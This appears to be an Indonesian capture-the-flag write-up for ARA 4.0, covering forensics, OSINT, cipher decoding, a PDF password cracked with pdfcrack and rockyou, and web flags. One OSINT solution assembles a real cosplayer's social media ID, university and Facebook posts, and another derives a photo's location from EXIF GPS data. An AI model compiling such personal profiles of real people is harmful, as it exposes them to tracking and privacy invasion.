Write UP CTF ARA 4.0

Quality Seed

EncryptedScripts

yqroo

abimanyu_88

Daftar Isi

Forensic

Thinker

diberikan confused png yang di binwalk ada isinya, lalu extract pake binwalk juga.

```
uno@uno-VirtualBox:~/Downloads/ara/thinker/_confused.png.extracted$ cd didyou/
uno@uno-VirtualBox:~/Downloads/ara/thinker/_confused.png.extracted/didyou$ ls
e.txt  find  find.zip
uno@uno-VirtualBox:~/Downloads/ara/thinker/_confused.png.extracted/didyou$ cd find
uno@uno-VirtualBox:~/Downloads/ara/thinker/_confused.png.extracted/didyou/find$ ls
a.txt  something  something.zip
uno@uno-VirtualBox:~/Downloads/ara/thinker/_confused.png.extracted/didyou/find$ cd
something/
uno@uno-VirtualBox:~/Downloads/ara/thinker/_confused.png.extracted/didyou/find/somet
hing$ ls
s.txt  suspicious  suspicious.zip
uno@uno-VirtualBox:~/Downloads/ara/thinker/_confused.png.extracted/didyou/find/somet
hing$ cd suspicious/
uno@uno-VirtualBox:~/Downloads/ara/thinker/_confused.png.extracted/didyou/find/somet
hing/suspicious$ ls
y.png
```

kurang lebih beginilah hasil dari binwalk membinwalk, lalu kita lihat isinya satu satu”

e.txt : QVJBMjAyM3s= → ARA2023{

a.txt : 35216D706C335F → 5!mpl3_

s.txt : 01000011 00110000 01110010 01110010 01110101 01110000 01110100 00110011 01100100 01011111 →C0rrupt3d_

y.png :

49 109 52 103 101 53 125

→ 1m4ge5}

untuk y.png awalnya corrupted tapi kita cukup memperbaiki headernya .PNG dan IHDR.

Flag : ARA2023{5!mpl3_C0rrupt3d_1m4ge5}

OSINT

Time Machine

Solpnya tinggal pake wayback machine terus view page source, flagnya ada disitu di komen html.

```
385     <p class="text-xl lg:text-2xl font-semibold text-[#339969]"
386     <p class="text-4xl md:text-5xl lg:text-6xl font-bold text-4
387
388     <div class="flex flex-wrap justify-center mt-16 gap-12">
389       <div class="inline-block h-36 p-3 border-2 border-black r
390         <img class="h-full object-contain" src="/web/2023011508
391       </div>
392     </div>
393   </div>
394 </section>
395 <!-- ARA2023{d1gIt4l_f00tpr1nt_1s_sC4ry} -->
396   </main>
397
398   <footer class="bg-slate-200 border-t-2 border-black relative
399   <img class="block w-24 absolute inset-x-1/2 -translate-x-1/2
400   <img class="hidden md:block w-12 absolute left-0 rotate-180"
401   <img class="hidden md:block w-8 absolute right-0" src="https:
402
```

Flag : ARA2023{d1gIt4l_f00tpr1nt_1s_sC4ry}

Backroom


Diberikan attachment berupa gambar, kita disuruh mencari lokasi di gmaps karena menurut deskripsi challnya dia ngasih ulasan bintang 5. lokasi didapat dari metadata gambarnya kita lihat pake exiftool

```
exiftool IMG20221221153220.jpg
ExifTool Version Number         : 12.40
File Name                       : IMG20221221153220.jpg
Directory                       : .
File Size                       : 2.1 MiB
File Modification Date/Time     : 2023:02:25 11:01:27+07:00
File Access Date/Time           : 2023:02:25 11:02:10+07:00
File Inode Change Date/Time     : 2023:02:25 11:02:00+07:00
File Permissions                : -rw-rw-r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Exif Byte Order                 : Little-endian (Intel, II)
Make                            : realme
Camera Model Name               : realme 9
Orientation                     : Horizontal (normal)
```


X Resolution	: 72
Y Resolution	: 72
Resolution Unit	: inches
Modify Date	: 2022:12:21 15:32:20
Y Cb Cr Positioning	: Centered
Interoperability Index	: R98 - DCF basic file (sRGB)
Interoperability Version	: 1.0
Exposure Time	: 1/50
F Number	: 1.8
Exposure Program	: Program AE
ISO	: 1125
Exif Version	: 0220
Date/Time Original	: 2022:12:21 15:32:20
Create Date	: 2022:12:21 15:32:20
Offset Time Original	: +07:00
Components Configuration	: Y, Cb, Cr, -
Shutter Speed Value	: 1/50
Aperture Value	: 1.7
Brightness Value	: 42949671.79
Exposure Compensation	: 0
Max Aperture Value	: 1.7
Metering Mode	: Center-weighted average
Flash	: Off, Did not fire
Focal Length	: 5.2 mm
Maker Note Unknown Text	: (Binary data 147 bytes, use -b option to extract)
Warning	: Invalid EXIF text encoding for UserComment
User Comment	: oplus_32
Sub Sec Time	: 831
Sub Sec Time Original	: 831
Sub Sec Time Digitized	: 831
Flashpix Version	: 0100
Color Space	: sRGB
Exif Image Width	: 0
Exif Image Height	: 0
Sensing Method	: Not defined
Scene Type	: Directly photographed
Exposure Mode	: Auto
White Balance	: Auto
Focal Length In 35mm Format	: 24 mm
Scene Capture Type	: Standard
GPS Version ID	: 2.2.0.0
GPS Time Stamp	: 08:32:20
GPS Map Datum	: WGS-84
GPS Date Stamp	: 2022:12:21
XMP Toolkit	: Image::ExifTool 10.96
Date/Time Digitized	: 2022:12:21 15:32:20+07:00
Date Created	: 2022:12:21 15:32:20.831+07:00
Profile CMM Type	: Apple Computer Inc.
Profile Version	: 4.0.0
Profile Class	: Display Device Profile
Color Space Data	: RGB
Profile Connection Space	: XYZ
Profile Date Time	: 2018:06:24 13:22:32

```
Profile File Signature          : acsp
Primary Platform                : Apple Computer Inc.
CMM Flags                       : Not Embedded, Independent
Device Manufacturer             : Unknown (OPPO)
Device Model                    :
Device Attributes               : Reflective, Glossy, Positive, Color
Rendering Intent                : Perceptual
Connection Space Illuminant     : 0.9642 1 0.82491
Profile Creator                 : Apple Computer Inc.
Profile ID                : 0
Profile Description             : Display P3
Profile Copyright               : Copyright Apple Inc., 2017
Media White Point               : 0.95045 1 1.08905
Red Matrix Column               : 0.51512 0.2412 -0.00105
Green Matrix Column             : 0.29198 0.69225 0.04189
Blue Matrix Column              : 0.1571 0.06657 0.78407
Red Tone Reproduction Curve     : (Binary data 32 bytes, use -b option to extract)
Chromatic Adaptation            : 1.04788 0.02292 -0.0502 0.02959 0.99048 -0.01706
-0.00923 0.01508 0.75168
Blue Tone Reproduction Curve    : (Binary data 32 bytes, use -b option to extract)
Green Tone Reproduction Curve   : (Binary data 32 bytes, use -b option to extract)
Image Width                     : 2256
Image Height                    : 4000
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Aperture                  : 1.8
Image Size                      : 2256x4000
Megapixels                      : 9.0
Scale Factor To 35 mm Equivalent: 4.6
Shutter Speed                   : 1/50
Create Date                     : 2022:12:21 15:32:20.831
Date/Time Original              : 2022:12:21 15:32:20.831+07:00
Modify Date                     : 2022:12:21 15:32:20.831
GPS Date/Time                   : 2022:12:21 08:32:20Z
GPS Latitude                    : 7 deg 15' 9.97" S
GPS Longitude                   : 112 deg 45' 2.06" E
GPS Latitude Ref                : South
GPS Longitude Ref               : East
Circle Of Confusion             : 0.007 mm
Field Of View                   : 73.7 deg
Focal Length                    : 5.2 mm (35 mm equivalent: 24.0 mm)
GPS Position                    : 7 deg 15' 9.97" S, 112 deg 45' 2.06" E
Hyperfocal Distance             : 2.39 m
Light Value               : 3.8
```

Nah dapet kordinatnya kita tinggal ubah formatnya jadi seperti ini -7.252769, 112.750571, pas di search di gmaps ngarah ke salah satu mall.


-7.252769, 112.750571
7°15'10.0"S 112°45'02.1"E
-7.252769, 112.750571
Rute
Simpan
Di Sekitar
Kirim ke ponsel
Bagikan
Lantai Dasar Blok B No. 1, Hi-Tech Mall, Jl. Kusuma Bangsa, Tambaksari, Kec. Tambaksari, Kota SBY, Jawa Timur 60136
PQW2+V6W Tambaksari, Kota SBY, Jawa Timur
Tambahkan tempat
Tambahkan bisnis Anda
Restoran
Hotel
Rekomendasi aktivitas
Transportasi umum
Parkir
Apotek
ATM
THR Mall Surabaya
Hi-Tech Mall Surabaya
Pusat Perbelanjaan
Hexacom
Toko Komputer
Wearnes World
Depot Lestari
Jual Adaptor Laptop Surabaya
Toko Komputer
Barcode Corner
Johnny Andrean Training Center
Warung Bu Minto
THR IT MALL SURABAYA
Audio Surabaya - Berkat Audio (Profesional...
Diandra
Toko Elektronik
Barcode Master
Toko Software Komputer
@mobile.com
Toko Komputer
Yescomp
Toko Komputer
Van' Shop
Tutup sementara
Giga Bytes
Tutup sementara
3-Tech
Tutup sementara
Sinar Cemerlang Komputer
Toko Komputer
MAXONMAPS - JASA VERIFIKASI...
CHURROBITES: Churros and Coffee...
Warung Tenda Biru
Sin Bel Komputer
Tutup sementara
Graha Electronic
Toko Komputer
Esa Jaya
Toko Komputer
Assesoris.Com
Tutup sementara
Musholla Hi-Techmall
It Express
Tutup sementara
Maju Hardware
Tutup sementara
Asia Pasifik Komputer
Tutup sementara
Erlina Komputindo
Tutup sementara
Banana Comp
Tutup sementara
Smartfren Service Center
DNA Laptop
Astro Com
Tutup sementara
Marvel
Tutup sementara
Warung Atika SHR
Tutup sementara
Monumen Patung Gombloh
Tutup sementara
Pitra Rasa
Tutup sementara
Taman Hi Surabaya
Lapisan
Google

Flag :


Hi-Tech Mall Surabaya
Pusat Perbelanjaan
Tambaksari, Kecamatan Tambaksari
DETAIL TEMPAT
Azril
sebulan lalu
(Diterjemahkan oleh Google) Tempat yang sangat bagus, terutama lantai terakhir, sangat sepi.
ARA2023{c4r3full_w1th_y0uR_m3tad4ta}
(Asli)
Very nice place, especially the last floor, its so quiet.
ARA2023{c4r3full_w1th_y0uR_m3tad4ta}

Hey detective, can you help me

chall ini bertujuan mencari segala informasi yang sesuai dengan instruksi sehingga dapat merangkai sebuah flag. petunjuk penting untuk menemukan cosplayer tersebut adalah sorang cosplayer yang bernama ‘sakura’ yang pernah collab dengan si cosplayer, serta sebuah video yang dikirim probset. https://drive.google.com/file/d/1LP7xEiZre9QISh9seyhVb4EM-8cesCrJ/view

Flag dibagi dalam 5 bagian :
1. ID Sosmed
2. Nama Universitas dia berkuliah
cukup singkatannya saja, contoh Insititut Teknologi Sepuluh Nopember menjadi ITS
3. Nama maskot
4. Waktu saat upload foto di toko buku
5. Komentar yang terdapat pada saat dia foto bersama Sakura

Format sebagai dibawah :
ARA2023{ProfileIDSosmed_NamaUniversitas_NamaMaskot_TanggalBulanTahun-Jam:Menit_RedactedFlag}
Contoh :
ARA2023{46152324397_UTL_Felda_7Mei2017-13:02_r3d4cTED}

hal pertama kami lakukan adalah mencari cosplayer yang bernama ‘sakura’.kami menemukan instagram cosplayer tersebut berupa https://www.instagram.com/sakura.gun/. lalu kami mencari postingan dimana sakura dan si cosplayer melakukan collab dan mencocokan nya dengan video yang kami dapat. Kami pun menemukan sebuah akun cosplayer yang sesuai dengan video tersebut yaitu https://www.instagram.com/yanzikenko/.

dengan diketahuinya akun IG maka kami mendapatkan id yang dimaksud

Id : **44793134117**

sehingga dengan ditemukannya si cosplayer kita dapat mencari informasi lainnya di facebook

pada postingan https://www.facebook.com/photo/?fbid=981433412286852&set=pcb.981434095620117&locale=id_ID kami menemukan petunjuk bahwa cosplayer pernah belajar di **Beijing Normal University**.

selanjutnya pada postingan https://www.facebook.com/photo/?fbid=859835367779991&set=pcb.859836601113201 kami mendapati si cosplayer berfoto dengan sebuah maskot yang apabila dicari dengan google lens, kita dapat mengetahui maskot tersebut bernama **Molly.**

kemudian pada postingan https://www.facebook.com/photo/?fbid=677348732695323&set=pcb.677351882695008&locale=id_ID jika kita melihat pada tanggal postingan kita akan mendapatkan informasi waktu yaitu **3Juni2019-10:25**

Terakhir untuk mencari komen yang dimaksud kami menemukannya pada postingan https://www.facebook.com/photo/?fbid=599962267100637&set=pb.100050373615054.-2207520000.&locale=id_ID . kami menemukan sebuah comment yang memberikan kita sebuah pesan rahasia yaitu **Y0u4r3ThE0s1nTm45t3R**

dengan semua petunjuk yang terkumpul kita dapat merangkai flag sesuai dengan instruksi yang diberikan.

Flag :
ARA2023{44793134117_BNU_Molly_3Juni2019-10:25_Y0u4r3ThE0s1nTm45t3R}

Tambahan :


@妍子kenko

MISC

@B4SH

Decode dengan “ASCII Code”

```
ZIZ2023{4mby0wb_gs0f9sg_gs4g_!g5_4_s4h
s?}
```

Decode dengan “Affine Cipher”

```
ARA2023{4nyb0dy_th0u9ht_th4t_!t5
_4_h4sh?}
```

Flag : ARA2023{4nyb0dy_th0u9ht_th4t_!t5_4_h4sh?}

in-sanity check

https://docs.google.com/document/d/1Jq0AehMiC8Bjkd_Bl7rADQvk6u4ZS8vgFQxIO0SDmi0/edit

yah flag disimpen disitu, tapi tadi pada bergelud flagnya hilang, untuk melihat flag aslinya maka kita lihat dari history editan, kita tahu kalo probsetnya sendiri yang ganti flagnya 😦.

Flag :

ARA2023{w3lc0m3_4nd_h4v3_4_gr3at_ctfs}

D0ts N D4sh3s

dikasih sandi morse kita decode.

```
----- .---- ----- ----- ----- ----- ----- .---- / ----- .---- ----- .---- ----- ----- .---- ----- / ----- .---- ----- -----
----- ----- ----- .---- / ----- ----- .---- .---- ----- ----- .---- ----- / ----- ----- .---- .---- ----- ----- ----- ----- /
----- ----- .---- .---- ----- ----- .---- ----- / ----- ----- .---- .---- ----- ----- .---- .---- / ----- .---- .---- .----
.---- ----- .---- .---- / ----- ----- .---- ----- ----- ----- ----- .---- / ----- .---- .---- .---- ----- .---- ----- ----- /
```

```
----- .---- .---- .---- ----- ----- .---- .---- / ----- .---- ----- .---- .---- .---- .---- .---- / ----- .---- .---- -----
.---- ----- .---- ----- / ----- .---- .---- .---- ----- .---- ----- .---- / ----- ----- .---- .---- ----- .---- ----- .---- /
----- .---- .---- .---- ----- .---- ----- ----- / ----- .---- ----- .---- .---- .---- .---- .---- / ----- ----- .---- .----
----- .---- ----- ----- / ----- .---- ----- .---- .---- .---- .---- .---- / ----- .---- .---- ----- .---- .---- ----- .---- /
----- ----- .---- .---- ----- ----- ----- ----- / ----- .---- .---- .---- ----- ----- .---- ----- / ----- .---- .---- .----
----- ----- .---- .---- / ----- ----- .---- .---- ----- ----- .---- .---- / ----- .---- ----- .---- .---- .---- .---- .---- /
----- .---- .---- ----- ----- ----- ----- .---- / ----- .---- .---- ----- ----- .---- .---- ----- / ----- .---- .---- .----
----- .---- ----- ----- / ----- ----- .---- .---- ----- ----- .---- .---- / ----- ----- .---- .---- ----- ----- ----- .---- /
----- ----- .---- .---- ----- ----- .---- ----- / ----- .---- ----- .---- .---- .---- .---- .---- / ----- .---- .---- -----
----- ----- ----- .---- / ----- ----- .---- .---- ----- ----- ----- .---- / ----- ----- .---- ----- ----- ----- ----- .---- /
----- .---- .---- .---- .---- .---- ----- .----
```

decode :


```
01000001 01010010 01000001 00110010 00110000 00110010 00110011 01111011
00100001 01110100 01110011 01011111 01101010 01110101 00110101 01110100
01011111 00110100 01011111 01101101 00110000 01110010 01110011 00110011
01011111 01100001 01100110 01110100 00110011 00110001 00110010 01011111
01100001 00110001 00100001 01111101
```

Flag : ARA2023{!ts_ju5t_4_m0rs3_aft312_a1!}

Truth

Saya kira ini chall osint ataupun apa yang suruh nyari password pdfnya, saya nyerah ngosint ga nemu apa”, coba” apusin metadata dsb, pdf kebuka tapi malah putih semua, sempat menyerah sampe akhirnya tanya author katanya di bruteforce, astaga.

setelah browsing browsing dan menemukan biasanya untuk membuka password dari sebuah file pdf dilakukan bruteforce dengan menggunakan tool yang bernama pdfcrack dan saya menggunakan wordlist dari rockyou.txt, setelah nunggu sedikit saya mendapatkan password dari pdf nya.



setelah password didapat kita langsung buka aja pdfnya dan didapat cerita sampe 4 halaman, kalo ngeliat dari deskripsi challnya si sage bilang " To understand about yourself,Erase the title and find the Bigger case". berarti yang perlu dilakukan adalah ambilin semua huruf kapital yang ada di teks kecuali yang di judul. biar gampang kita pake script aja, kurang lebih begini :

```
for i in text:
  if i.isupper():
      print(i, end='')
```

iterate setiap huruf di text kalo dia uppercase kita print, nah terus dapet semua hurufnya kita tinggal pisah”in berdasarkan katanya, cari yang make sense aja.

Flag : ARA2023{SOUNDS_LIKE_FANDAGO}


Web Exploitation

Dewaweb


Flag terbagi menjadi 4 bagian tersebar di html, css, js dan response header.

Flag : ARA2023{s4nt4I_dUlu_g4k_s1h?XD}

